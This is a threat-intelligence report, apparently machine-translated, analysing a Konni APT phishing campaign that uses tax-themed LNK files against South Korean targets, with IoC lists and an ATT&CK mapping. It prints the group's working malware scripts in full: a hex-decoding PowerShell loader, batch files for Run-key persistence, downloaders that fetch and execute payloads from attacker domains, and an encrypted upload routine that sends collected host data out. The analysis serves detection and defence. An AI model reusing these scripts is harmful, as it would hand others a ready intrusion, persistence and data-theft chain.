Konni Organization Suspected of Conducting Attack Activities Targeting South Korean Companies

Antiy CERT

First published: July 31, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Antiy CERT recently discovered an attack campaign by the APT group Konni. Based on the content of the decoy documents and previous attacks, we speculate that this attack may be targeting South Korean companies. Konni's activities can be traced back to 2014 and remain active to this day. The group has long conducted targeted attacks against countries such as Russia and South Korea, specializing in spear-phishing attacks using socially charged topics as bait.

Recently, it was discovered that the Konni organization may launch attacks by delivering tax-related ZIP files to targets. When a user opens a decoy LNK file within the ZIP file, it executes a pre-set PowerShell command, opens the cover document and compressed archive contained within the LNK file, executes the script file within the compressed archive, sets up a registry persistence mechanism, obtains basic information such as the target machine's file list and process list, and transmits it back to the server, ultimately downloading and executing the subsequent payload.

2 Analysis of Konni Attack Activities

Table 2-1 2

Original file name	소명자료 제출요청 안내 .zip
Chinese translation of file name	关于要求提交说明材料的指南
MD5	24949137f4a88bee8a11e0060a5eeb11
File size	470.17 KB (481453 bytes)
VT first upload time	2023-06-29 08:14:39 UTC

VT test results	21/61

The Konni organization may use phishing attacks to deliver tax-related ZIP files. The contents of the ZIP files are as follows:

Table 2-3 4

소명자료 목록(국세징수법 시행규칙).hwp.lnk	Catalog of Declaration Materials (Implementation Rules of the National Tax Collection Act)
인지세 조사 보고서(인지세 사무처리규정).hwp	Stamp Duty Investigation Report (Stamp Duty Affairs Processing Regulations)
자금출처명세서(부가가치세법 시행규칙).hwp	List of Fund Sources (VAT Law Implementation Rules)

The contents of the ZIP file are shown in the figure below.

Figure 2-1 2

Table 2-5LNK files

Original file name	소명자료 목록 (국세징수법 시행규칙) . hwp.lnk
Chinese translation of file name	申明资料目录（国税征收法实施规则）
MD5	395b6399fea137783ffdac84f2d4c256
File size	336.54 MB (352,885,746 bytes)
VT first upload time	2023-06-29 08:15:25 UTC
VT test results	21/59

The LNK files in the table above are contained within a ZIP file. They point to a piece of PowerShell code crafted by the attacker. This code is used to decode the hexadecimal-encoded data and execute it. Extracting this PowerShell code is shown below.

```
/c powershell -windowstyle hidden $wonders=\"`$temple='24646B70555A534B5368745942484D203D204765742D4C6F6361746
`$martin='';
for(`$i=0;`$i -le `$temple.Length-2;`$i=`$i+2)
{
`$Sorre=`$temple[`$i]+`$temple[`$i+1];
`$martin= `$martin+[char]([convert]::toint16(`$Sorre,16));
};
Invoke-Command -ScriptBlock ([Scriptblock]::Create(`$martin));
\";
Invoke-Command -ScriptBlock ([Scriptblock]::Create($wonders));
```

Figure 2-3 PowerShell code pointed to by LNK files

The decoded content is used to release the cover document 소명자료 목록(국세장수법 시행규칙).hwp to the directory where the LNK file is located, delete the LNK file, extract the embedded ZIP file and extract the items in the ZIP file to the %public%\ documents directory, and finally execute start.vbs.

Figure 2-4Release of subsequent files

The cover document and ZIP file data stored in the LNK file are connected. The data structure is shown in the figure below.



Figure 2-5 Disguised documents and ZIP files stored in LNK files

The content of the cover document released by the LNK file is as follows.

Figure 2-6 소명자료 목록(국세징수법 시행규칙).hwp Catalog of Declaration Materials (Implementation Rules of the National Tax Collection Act)

The items contained in the ZIP file and the functions of the corresponding files are shown below.

Figure 2-7 Entries contained in the ZIP file

Table 2-6 7

File name	Main features
start.vbs	Call 78788188.bat
78788188.bat	Call 23965250.bat、27355145.bat, call 60937671.bat to download the .cab format file and decompress it, and execute the decompressed temprun.bat
23965250.bat	Call 60937671.bat, download 97157.zip file, extract the files in the compressed package, get the file corresponding to the first entry in the compressed package, and execute its Run export function through rundll32.exe
27355145.bat	The list of files and folders in the directory downloads, documents, desktop and C:\Program Files under C:\Users\%username% and get the current process list and system information. Call 28499076.bat to transfer the data back to the server.
28499076.bat	Encrypting and transmitting data

60937671.bat	When downloading files, you can choose whether to encrypt the transmission based on the third parameter passed.
unzip.exe	Decompression program, white file

The calling relationship between the files in the ZIP file is shown in the following figure:



Figure 2-8Call relationship diagram

start.vbs, which is used to execute the 78788188.bat file.

```
Set ntVyYWCBUkwBaYva = CreateObject("WScript.Shell")
yZJzagsTWIVYMVXH = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\") - 1)
ntVyYWCBUkwBaYva.Run yZJzagsTWIVYMVXH & "\78788188.bat", 0
Set ntVyYWCBUkwBaYva = Nothing
```

Figure 2-9Start.vbs file

78788188.bat, the execution process is as follows:

1) Check whether 23965250.bat exists. If so, add Start.vbs to the RUN directory of the registry to enable automatic startup. Execute 23965250.bat and 27355145.bat, then delete 23965250.bat. If 23 965250.bat does not exist, check whether the upok.txt file exists. If so, proceed to step 2). If no t, execute 27355145.bat, which collects local data and transmits it back to the server, and then p roceed to step 2.

2) Determine whether pakistan.txt exists. If so, delete the file and exit. If not, proceed to step 3).

3) Determine whether temprun.bat exists. If so, delete the file and proceed to step 4). If not, proce ed directly to step 4).

4) Execute 60937671.bat, which is used to download files. Pass the parameters http[:]//overseeby.com/list.php?f=%COMPUTERNAME%.txt、%~dp0SbJAZ.cab、1 to download the SbJAZ.cab file. If the third parameter is 0, encrypted transmission will be used. After completing the above steps, proceed to step 5).

5) Unzip SbJAZ.cab to the current path, then delete SbJAZ.cab and execute temprun.bat. After completing the above operations, proceed to step 6).

6) Wait 5 to 7 seconds, then check again whether pakistan.txt exists. If it does not, skip to step 3 and continue. If it does, delete the file and exit.

```
@echo off

pushd "%~dp0"

if exist "23965250.bat" (

    reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v svchostns2 /t REG_SZ /d "%~dp0start.vbs" /f > nul

    call 23965250.bat > nul
    call 27355145.bat > nul

    del /f /q 23965250.bat > nul
)

if not exist "23965250.bat" (
    if not exist "upok.txt" (
        call 27355145.bat > nul
    )
)

if not exist "pakistan.txt" (goto 1)
if exist "pakistan.txt" (goto EXIT)

:1

if exist "temprun.bat" (
del /f /q temprun.bat
)

call 60937671.bat "http://overseeby.com/list.php?f=%COMPUTERNAME%.txt" "%~dp0SbJAZ.cab" "1"> nul

expand SbJAZ.cab -F:* %~dp0 > nul
del /f /q SbJAZ.cab > nul
call temprun.bat > nul


timeout -t 57 /nobreak

if not exist "pakistan.txt" (goto 1)
if exist "pakistan.txt" (goto EXIT)


:EXIT
del /f /q "pakistan.txt"
```


Figure 2-1078788188.bat file

23965250.bat, the execution process is as follows:

1) Call 60937671.bat and send an HTTP request to download the 97157.zip file from the URL https[:]//naver.cloudfiles001.com/v2/read/get.php?hs=ln3&fj=bv8702. Then, check whether the download is successful. If the 97157.zip file exists, proceed to step 2. If the file does not exist, exit.

2) Get the name of the first entry in the compressed package. If the name exists, decompress 97157.zip using the character a as the password, then delete the compressed package and execute step 3). If the name does not exist, delete the compressed package directly and exit.

3) Determine whether the file corresponding to the first entry in the compressed archive exists. If so, use rundll32.exe to execute the file's Run export function and wait for 60 seconds. If not, wait for 60 seconds and then exit. This operation will be repeated three times.

```
@echo off
pushd %~dp0
set fn=97157
call 60937671.bat "https://naver.cloudfiles001.com/v2/read/get.php?hs=ln3&fj=bv8702" "%~dp0%fn%.zip" "0" > nul
if not exist %~dp0%fn%.zip (
    goto END1
)
powershell -command "$a=new-object -com shell.application;$z=$a.Namespace('%~dp0%fn%.zip');$z.items().item(0).name;" > %~dp0%fn%
set /p dt=<%~dp0%fn%
del /f /q %~dp0%fn% > nul
if not "%dt%"=="" (
    call unzip.exe -P "a" "%~dp0%fn%.zip" > nul
    del /f /q %~dp0%fn%.zip > nul
    for /L %%i IN (1,1,3) DO (
        if exist %~dp0%dt% (
        rundll32.exe %~dp0%dt% Run
        )
        timeout -t 60 /nobreak
        if not exist %~dp0%dt% (
            goto END1
        )
    )
)
:END1
if exist %~dp0%fn%.zip (
    del /f /q %~dp0%fn%.zip > nul
)
```


Figure 2-1123965250.bat file

27355145.bat, the execution process is as follows:

1) Retrieve the list of files and folders in the C:\Users\%username% directory under downloads, documents, desktop, and C:\Program Files, and output them to cuserdown.txt, cuserdocu.txt, cuserdesk.txt, and cprot.txt in the directory where the bat file is located. Then use the nslookup command to obtain the domain name resolution addresses for myip.opendns.com and resolver1.opendns.com. Use tasklist and systeminfo to obtain the process list and system information, and output them to the corresponding infil.txt, tsklt.txt, and systeminfo.txt files, then proceed to step 2).

2) After waiting for 5 seconds, call 28499076.bat, encrypt it and upload it to the http[:]//overseeby.com/upload.php address.

Figure 2-12 27355145.bat

28499076.bat contains a custom encryption function that uses the current time as a key. This file encrypts the information stored in the txt file generated by 27355145.bat. It then encrypts the file name with the computer name and uploads it, along with the key and encrypted txt file, to a specified URL. After a successful upload, the txt file is deleted and a new file named upok.txt is created in the current directory.

```
@echo off
pushd %~dp0
set "yRdvVcfspUrgEkOh=%~1"
set fName=fn
set fData=fd
powershell -command "
function ESTR{
param ([Parameter(Mandatory=$true)] [string]$PlainText,[Parameter(Mandatory=$true)] [string]$Key);
$plainBytes = [System.Text.Encoding]::UTF8.GetBytes($PlainText);
$keyBytes = [System.Text.Encoding]::UTF8.GetBytes($Key);
$s = New-Object byte[](256);
$k = New-Object byte[](256);
for ($i = 0; $i -lt 256; $i++) {
$s[$i] = $i;
$k[$i] = $keyBytes[$i %% $keyBytes.Length];
}
$j = 0;
for ($i = 0; $i -lt 256; $i++) {
$j = ($j + $s[$i] + $k[$i]) %% 256;
$temp = $s[$i];
$s[$i] = $s[$j];
$s[$j] = $temp;
}
$encryptedBytes = New-Object byte[] $plainBytes.Length;
$i = 0;
$j = 0;
for ($n = 0; $n -lt $plainBytes.Length; $n++) {
$i = ($i + 1) %% 256;
$j = ($j + $s[$i]) %% 256;
$temp = $s[$i];
$s[$i] = $s[$j];
$s[$j] = $temp;
$t = ($s[$i] + $s[$j]) %% 256;
$encryptedBytes[$n] = $plainBytes[$n] -bxor $s[$t];
}
$encryptedString = [System.Convert]::ToBase64String($encryptedBytes);
return $encryptedString;
}

$key=(Get-Date).Ticks.ToString();
$yRdvVcfspUrgEkOh='%yRdvVcfspUrgEkOh%';
$fn='%~3';
$fp='%~dp0%~2';
$dt=gc -Path $fp -Raw | Out-String;
Add-Type -AssemblyName 'System.Web';
$fn=ESTR -PlainText $fn -Key $key;
$dt=ESTR -PlainText $dt -Key $key;
$query = [System.Web.HttpUtility]::ParseQueryString('');
$query['%fName%']=$fn;
$query['%fData%']=$dt;
$query['r']=$key;
$b=$query.ToString();
$ba=[System.Text.Encoding]::UTF8.GetBytes($b);
$r=[System.Net.WebRequest]::Create($yRdvVcfspUrgEkOh);
$r.Method='POST';
$r.ContentType='application/x-www-form-urlencoded';
$r.ContentLength=$ba.Length;
$rS = $r.GetRequestStream();
$rS.Write($ba,0,$ba.Length);
$rS.Close();
$rp=$r.GetResponse();
if($rp.StatusCode -eq [System.Net.HttpStatusCode]::OK){
Remove-Item -Path $fp;
$fpok='%~dp0upok.txt';
New-Item -ItemType File -Path $fpok;
}
" > nul
```

Figure 2-13 28499076.bat

60937671.bat is used to download files. The third parameter passed to it can be used to select whether to encrypt the transmission. If encryption is selected, the current time is used as a key and added to the URL as a parameter to be passed to the server.


```
@echo off
pushd %~dp0
set "eXtWDZEMpBfEzZIG=%~1"
set "YuLhvGvifsfYZwBw=%~3"
if not "%YuLhvGvifsfYZwBw%" == "0" (
powershell -command "
function ESTR{
param ([Parameter(Mandatory=$true)] [string]$PlainText,[Parameter(Mandatory=$true)] [string]$Key);
$plainBytes = [System.Text.Encoding]::UTF8.GetBytes($PlainText);
$keyBytes = [System.Text.Encoding]::UTF8.GetBytes($Key);
$s = New-Object byte[](256);
$k = New-Object byte[](256);
for ($i = 0; $i -lt 256; $i++) {
$s[$i] = $i;
$k[$i] = $keyBytes[$i %% $keyBytes.Length];
}
$j = 0;
for ($i = 0; $i -lt 256; $i++) {
$j = ($j + $s[$i] + $k[$i]) %% 256;
$temp = $s[$i];
$s[$i] = $s[$j];
$s[$j] = $temp;
}
$encryptedBytes = New-Object byte[] $plainBytes.Length;
$i = 0;
$j = 0;
for ($n = 0; $n -lt $plainBytes.Length; $n++) {
$i = ($i + 1) %% 256;
$j = ($j + $s[$i]) %% 256;
$temp = $s[$i];
$s[$i] = $s[$j];
$s[$j] = $temp;
$t = ($s[$i] + $s[$j]) %% 256;
$encryptedBytes[$n] = $plainBytes[$n] -bxor $s[$t];
}
$encryptedString = [System.Convert]::ToBase64String($encryptedBytes);
return $encryptedString;
}

$url = '%eXtWDZEMpBfEzZIG%';
$QyWYsgbsGQADdeeQ = '%~2';
Add-Type -AssemblyName 'System.Web';
$key=(Get-Date).Ticks.ToString();
$queryString = $url.Split('?')[1];
$queryParams = $queryString -split '&' | ForEach-Object {
$param = $_ -split '=';
[PSCustomObject]@{
Name  = $param[0];
Value = $param[1];
}
};
$query = [System.Web.HttpUtility]::ParseQueryString('');
$queryParams | ForEach-Object {
$encoded = ESTR -PlainText $_.Value -Key $key;
$query[$_.Name] = $encoded;
};
$url=$url.Split('?')[0]+'?'+$query.ToString()+'&'+'r='+$key;
iwr -Uri $url -OutFile $QyWYsgbsGQADdeeQ;
" > nul
)
else (
    powershell -command "
    $url = '%eXtWDZEMpBfEzZIG%';
    $QyWYsgbsGQADdeeQ = '%~2';
    iwr -Uri $url -OutFile $QyWYsgbsGQADdeeQ;
    " > nul
)
```


Figure 2-1460937671.bat

3 Contextual Attribution

Based on the similarities between the decoy documents and script code within the initial archive, several tax-themed archives were discovered. These archives also contained LNK files, with cover documents within the LNK files linked to the ZIP data. Extracting the ZIP contents within the LNK files revealed that the scripts within them largely shared similar functionality, though some differed in transmission encryption, variable naming, and file naming.

After analyzing all the associated files, the list of malicious LNK files and corresponding domain names in the compressed package is as follows:

Table 3-1 List of hashes, file names, and domain names corresponding to LNK files

MD5	File name	Chinese translation of file name	Domain name
c63b1fb883288d9e02e252ea6aca41e8	비정기 세무조사 통지서hwp.lnk	税务稽查异常通知书	breezyhost.net naver.files001.com
58d726099fdd9fdb8c34e96e13473aa4	비정기 세무조사 통지서hwp.lnk	税务稽查异常通知书	centhosting.net naver.drive001.com
b132c1ff68e000a70b3c085cfdd72feb	소명자료 목록(국세징수법 시행규칙).hwp.lnk	说明材料清单（国税征收法施行细则）	centhosting.net naver.drive001.com
b3700ba8ea405008d39d0f1c8a8bdebe	소명자료 목록(국세징수법 시행규칙).hwp.lnk	说明材料清单（国税征收法施行细则）	drvcast.com naver.down001.com
cda1c98ae070f23ebd3ea1cd3ef2eb8b	감정평가 실시에 따른 협조 안내hwp.lnk	根据评估合作指南	drvism.com naver.down001.com
81101978f4920d9bf1ff29adb4cf87f9	소명자료 목록(국세징수법 시행규칙).hwp.lnk	说明材料清单（国税征收法施行细则）	elinline.com cachecast001.com
d668a24ca81e99750fc0808dec51f69e	소명자료 목록(국세징수법 시행규칙).hwp.lnk	说明材料清单（国税征收法施行细则）	headsity.com naver.bigfile020.com

The upload and download scripts of the first two files discovered did not contain encryption functions.



Figure 3



Figure 3-1 Scripts used for file uploads and downloads in captured attack activities

Among the samples captured this time, some downloaded files from URLs disguised as those related to South Korea's Naver company. The specific URLs are shown in the table below.

Table 3-2 3List

https[:]//naver.cloudfiles001.com/v2/read/get.php?hs=ln3&fj=bv8702
https[:]//naver.down001.com/v2/read/get.php?nr=ln3&ps=xu6502

https[:]//naver.files001.com/v2/read/get.php?fe=ln3^&mp=xu6501
https[:]//naver.drive001.com/v2/read/get.php?ra=ln3^&zw=xu6501
https[:]//cachecast001.com/v2/read/get.php?vw=ln3&nv=xu6502
https[:]//naver.bigfile020.com/v2/read/get.php?si=ln3&fq=xu6502

Attribution Analysis:

The decoy files are all HWP files, a common document format in South Korea. The file names and contents of the decoy files are all in Korean, and the contents of the decoy files are tax-related, which is consistent with the previous attack targets of the Konni organization [1].

At the code level, the previous script model is still used to call files, collect preliminary information, and upload and download files. The code structure and content are very similar to previous attack activities, and some content overlaps.

Figure 3-2The left side shows the information collection script used in this attack, and the right side shows the information collection script used in previous attack activities [2]

Figure 3-3 Scripts used for file calls and downloads in this attack campaign (left), scripts used for file calls and downloads in previous attack campaigns (right)[2]

4 Threat Framework Mapping

The Konni organization's suspected attack activities against Korean companies captured this time involved 15 technical points in 9 stages of the ATT&CK framework. The specific behaviors are described in the following table.

Table 4-1 Technical description of Konni's attack activities

ATT&CK Stages/Categories	Specific behavior	Notes
Resource development	Acquiring infrastructure	Attacker creates a payload mount site
Initial visit	Phishing	Speculative delivery of phishing emails to attack
Execute	Utilize scheduled tasks /jobs	start.vbs to the registry RUN to achieve persistence
	Induce users to execute	Induce users to open the LNK file in the compressed package
Persistence	Utilize scheduled tasks /jobs	start.vbs to the registry RUN to achieve persistence
Defense evasion	Deobfuscate /decode files or information	The PowerShell code in the LNK file decodes the hexadecimal data contained within it.
Discover	Discovering Files and Directories	Use the dir command to obtain the contents of the default downloads, docs , desktop and C:\Program Files folders under the current user of the host
	Discovery Process	Get the process list in the current environment through tasklist

	Discover system information	Get system information through systeminfo
	Discovering the system owner / user	Get the current user name through environment variables
Collect	Compress /encrypt collected data	Optional encryption options before uploading and downloading
	Automatic collection	Automatically collect file lists, process lists, and system information from specific directories on the host
	Collect local system data	Get system information through systeminfo
	Data Temporary Storage	The collected information will be stored in the directory where the script is located
Command and Control	Using application layer protocols	File upload and download are transmitted via http or https protocol
Data exfiltration	Automatic exfiltration of data	The collected data will be automatically sent back

Mapping the threat behavior technical points involved to the ATT&CK framework is shown in the following figure:



Figure 4-1 ATT&CK mapping of the Konni organization's attack activity

5 Summarize

Based on the captured samples and existing intelligence, the Konni organization has been using tax-themed lures for phishing attacks since the beginning of this year. The group continues to employ its previous LNK attack method, inserting malicious scripts into compressed archives and embedding them in LNK files. Upon opening the LNK files,

the malicious scripts are executed, downloading the subsequent payload. Compared to previously captured samples, the main difference lies in the addition of pre-transmission encryption in the scripts.

6 IoCs

HASH
24949137f4a88bee8a11e0060a5eeb11
abe4bd39d7a5729b2e9ff1835f55eb62
00c85f0aa5f0c3ce51505cf807fd5af3
7e5cc47880bf2ccd244cf925093d2d16
2b2310574eb43608eec2540782e08b35
fa016406e48a8ac27102aa4b38c75d8c
c62a1fb8d29db14fc89fe67430f6bf30
c63b1fb883288d9e02e252ea6aca41e8
58d726099fdd9fdb8c34e96e13473aa4
b132c1ff68e000a70b3c085cfdd72feb
b3700ba8ea405008d39d0f1c8a8bdebe
cda1c98ae070f23ebd3ea1cd3ef2eb8b
81101978f4920d9bf1ff29adb4cf87f9
d668a24ca81e99750fc0808dec51f69e
Domain
overseeby.com
drvcast.com
drvism.com
breezyhost.net
centhosting.net
elinline.com
headsity.com
naver.cloudfiles001
naver.down001.com

naver.files001.com
naver.drive001.com
cachecast001.com
naver.bigfile020.com
URL
http[:]//overseeby.com/list.php?f=%COMPUTERNAME%.txt
http[:]//drvcast.com/list.php?f=%COMPUTERNAME%.txt
http[:]//drvism.com/list.php?f=%COMPUTERNAME%.txt
http[:]//breezyhost.net/list.php?q=%COMPUTERNAME%.txt
http[:]//centhosting.net/list.php?q=%COMPUTERNAME%.txt
http[:]//elinline.com/list.php?f=%COMPUTERNAME%.txt
http[:]//headsity.com/list.php?f=%COMPUTERNAME%.txt
https[:]//naver.cloudfiles001.com/v2/read/get.php?hs=ln3&fj=bv8702
https[:]//naver.down001.com/v2/read/get.php?nr=ln3&ps=xu6502
https[:]//naver.files001.com/v2/read/get.php?fe=ln3^&mp=xu6501
https[:]//naver.drive001.com/v2/read/get.php?ra=ln3^&zw=xu6501
https[:]//cachecast001.com/v2/read/get.php?vw=ln3&nv=xu6502
https[:]//naver.bigfile020.com/v2/read/get.php?si=ln3&fq=xu6502
http[:]//overseeby.com/upload.php
http[:]//drvcast.com/upload.php
http[:]//drvism.com/upload.php
http[:]//breezyhost.net/upload.php
http[:]//centhosting.net/upload.php
https[:]//seriaerwo.com/uld17/upload.php
http[:]//elinline.com/upload.php
http[:]//headsity.com/upload.php

Appendix 1: References

[1]. 세무조사 관련 정상 한글문서로 위장한 악성 링크 파일 유포

https://www.boannews.com/media/view.asp?idx=113686

[2]. 코니(Konni) APT 조직, HWP 취약점을 이용한 'Coin Plan' 작전 감행

https://blog.alyac.co.kr/2543

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

